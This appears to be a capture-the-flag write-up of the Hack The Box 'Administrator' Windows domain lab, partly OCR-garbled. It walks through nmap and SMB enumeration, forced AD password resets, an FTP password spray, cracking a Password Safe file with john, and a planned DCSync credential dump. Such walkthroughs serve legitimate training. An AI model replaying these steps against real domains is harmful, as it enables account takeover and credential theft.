Attack

nmap scan

```
-(kali®kali)-[~/HTB/Administrator]
             -sV -A 10.10.11.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 14:18 EDT
Nmap scan report for 10.10.11.42
Host is up (0.093s latency).
Not shown: 988 closed tcp ports (reset)
        STATE SERVICE
PORT
                             VERSTON
                             Microsoft ftpd
21/tcp open ftp
| ftp-syst:
   SYST: Windows NT
]_ 3:31. Windows_wi
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-03-14 01:18:56Z)
                             Microsoft Windows RPC
135/tcp open msrpc
139/tcp open
              netbios-ssn
                             Microsoft Windows netbios-ssn
                             Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
389/tcp open
445/tcp open
              microsoft-ds?
464/tcp open
               kpasswd5?
593/tcp open
              ncacn_http
                             Microsoft Windows RPC over HTTP 1.0
636/tcp open
               tcpwrapped
3268/tcp open ldap
                             Microsoft Windows Active Directory LDAP (Domain: administrator.htb0.. Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/13%OT=21%CT=1%CU=38677%PV=Y%DS=2%DC=T%G=Y%TM=67D3
OS:21B0%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=I%TS=A)SEQ(SP=105
OS:%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=9)SEQ(SP=105%GCD=1%ISR=109%TI=I%CI
OS:=I%II=I%SS=S%TS=A)OPS(01=M53CNW8ST11%02=M53CNW8ST11%03=M53CNW8NNT11%04=M
OS:53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFF
OS:F%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=80%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T4(R=Y%DF=Y%T=80%W=0
OS:%S=A%A=O%F=R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=O%A=O%F=R%O=%RD=0%Q=)T5(R
OS: %A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T6(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=
OS:)T6(R=Y%DF=Y%T=80%W=0%S=0%A=0%F=R%0=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 smb2-security-mode:
     Message signing enabled and required
  smb2-time:
   date: 2025-03-14T01:19:19
|_ start_date: N/A
|_clock-skew: 7h00m00s
TRACEROUTE (using port 8080/tcp)
HOP RTT ADDRESS
   95.88 ms 10.10.14.1
   96.75 ms 10.10.11.42
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.04 seconds
```

Domain name:


```
rorestunszones,uc=administrator,uc=ntb
            isSynchronized: TRUE
           highestCommittedUSN: 131161
           dsServiceName: CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=administrator,DC=
htb
           dnsHostName: dc.administrator.htb
           defaultNamingContext: DC=administrator,DC=htb
           currentTime: 20250314012202.0Z
           configurationNamingContext: CN=Configuration,DC=administrator,DC=htb
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows 2022|2012|2019|10|2016|2008|7|Vista (95%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_10:1703 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10:1511 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_vista::sp1:h
ome_premium
Aggressive OS guesses: Microsoft Windows Server 2022 (95%), Microsoft Windows Server 2012 R2 (92%), Microsoft Windows Server 2019 (92%), Microsoft Windows 10 1703 (90%), Microsoft Windows Server 2016 (90%), Microsoft Windows 10 1511 (89%), Microsoft Windows 10 1607 (88%), Microsoft Windows 10 1909 (88%), Windows Server 2022 (87%), Microsoft Windows Server 2016 build 10586 - 14393 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

No interesting Shares were available:

```
-(kali®kali)-[~/HTB/Solarlab/Docuemnts_AlexanderKnight]
 -$ smbclient -L \\10.10.11.42 -U Olivia
Password for [WORKGROUP\Olivia]:
       Sharename
                        Type
                                  Comment
       ADMIN$
                        Disk
                                  Remote Admin
       C$
                        Disk
                                  Default share
       IPC$
                        IPC
                                  Remote IPC
       NETLOGON
                        Disk
                                  Logon server share
       SYSV0L
                        Disk
                                  Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.42 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Jnable to connect with SMB1 -- no workgroup available
```


Checking winrm access:

we have access to the machine, so let's connect using evil-winrm:



Let' deploy our Bloodhound script:


user Ethan has DCSync rights, so that is something to keep in mind:



Olivia has full control over Michael's account



And Michael can change Benjamin's Password:



So let's reset Michael's password to: p@ssword1

And then connect as Michael through winrm and reset Benjamin's password

INTEXT pgssword: -Force)
Evil-WinRM PS C:\Users> set-adaccountpassword -identity Michael -Reset -NewPassword (ConvertTo-SecureString -AsPla
inText "p@ssword1" -Force)cd

There was an ftp server, let's try connecting to it using the known credentials:

```
·(kali® kali)-[~/HTB/Administrator]
 -$ nxc ftp 10.10.11.42 -u users -p pwd
           10.10.11.42
                                    10.10.11.42
                                                      [*] Banner: Microsoft FTP Service
                                                          Olivia:ichliebedich (Response:530 User cannot log in, home d
                                    10.10.11.42
            10.10.11.42
                             21
irectory inaccessible.)
           10.10.11.42
                                    10.10.11.42
                                                          emily:ichliebedich (Response:530 User cannot log in.)
                                                          ethan:ichliebedich (Response:530 User cannot log in.)
           10.10.11.42
                                    10.10.11.42
           10.10.11.42
                                    10.10.11.42
                                                          Michael:ichliebedich (Response:530 User cannot log in.)
            10.10.11.42
                                    10.10.11.42
                                                          Benjamin:ichliebedich (Response:530 User cannot log in.)
                                                          Olivia:p@ssword1 (Response:530 User cannot log in.)
           10.10.11.42
                                    10.10.11.42
                                                          emily:p@ssword1 (Response:530 User cannot log in.)
ethan:p@ssword1 (Response:530 User cannot log in.)
           10.10.11.42
                                    10.10.11.42
                             21
            10.10.11.42
                                    10.10.11.42
                                                          Michael:p@ssword1 (Response:530 User cannot log in, home dir
           10.10.11.42
                                    10.10.11.42
                             21
ectory inaccessible.)
           10.10.11.42
                                    10.10.11.42
                                                      [+] Benjamin:p@ssword1
 —(kali⊛kali)-[~/HTB/Administrator]
—$ ftp Benjamin@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||65165|)
125 Data connection already open; Transfer starting.
10-05-24 09:13AM
                                    952 Backup.psafe3
226 Transfer complete.
ftp>
```

Let's copy all the data

a psafe3 file is essentially a password file we can try cracking the password using john, first convert the file to a hash john can use, then crack it:

```
(kali® kali)-[~/HTB/Administrator]
$ pwsafe2john Backup.psafe3 > backuppwd

(kali® kali)-[~/HTB/Administrator]
$ john backuppwd --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8

Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])

Cost 1 (iteration count) is 2048 for all loaded hashes

Will run 8 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status


tekieromucho (Backu)

1g 0:00:00:00 DONE (2025-03-13 15:30) 8.333g/s 68266p/s 68266c/s 68266C/s 123456..whitetiger


Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

Boom, that wasn't that bad
Once in we see 3 passwords



Emily has Genericwrite over Ethan, and Ethan has DCsync rights. We can do a DCSync Attack!



Now since Emily has genericwrite, we can use the account to reset Ethan's Account password.
Access the account and perform a DCSync to dump all creds.